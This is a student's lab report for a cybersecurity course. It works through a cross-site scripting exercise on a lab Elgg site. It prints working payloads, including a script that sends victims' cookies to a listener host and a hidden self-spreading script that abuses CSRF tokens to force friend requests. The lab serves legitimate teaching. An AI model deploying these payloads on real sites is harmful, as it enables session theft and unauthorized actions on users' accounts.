


Singson, John Florence M.
CYB – 301

9. The elgg website wasn't working, we tried to change the docker location and the directory where it pulls but it didn't work, we also tried to do the docker on kali linux but it also didn't work as the elgg website was still down.




10. We updated Ubuntu and the docker + website is suddenly up and running.




Singson, John Florence M.
CYB – 301

11. We checked the accounts and found out that they were all working except for admin.



12. We try to create a Malicious Alert Window with the given script.


<script>alert('XSS');</script>



Singson, John Florence M.
CYB – 301


13. We also try to do Malicious Messages to Display Cookies

<script>alert(document.cookie);</script>




14. We now try Stealing Cookies from Victim's Machine

<script>document.write('<img src=http://10.9.0.1:5555?c='+ escape(document.cookie) + '>');</script>




Singson, John Florence M.
CYB – 301

15. We transferred accounts to Alice and checked if the cookies were stolen.



Success.

16. We now try the auto add friend xss code,




We have modified the code that automatically adds anyone who visit samy's profile.


Singson, John Florence M.
CYB – 301

```
<script type="text/javascript">
window.onload = function () {
 var Ajax=null;

 // Set the timestamp and secret token parameters
 var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
 var token="&__elgg_token="+elgg.security.token.__elgg_token;

 //Construct the HTTP request to add Samy as a friend.
 var sendurl= "http://www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;

 //Create and send Ajax request to add friend
 Ajax=new XMLHttpRequest();
 Ajax.open("GET",sendurl,true);
 Ajax.setRequestHeader("Host","www.seed-server.com");
 Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
 Ajax.send();
}
</script>
```

Singson, John Florence M.
CYB – 301


17. We paste it in the edit html so that it would not appear in the about me page.






Singson, John Florence M.
CYB – 301

18. We test it out on Alice's account to see if it would automatically add Samy. We see here that Alice does not have any friends yet.




19. We navigate to members and then Samy's profile.

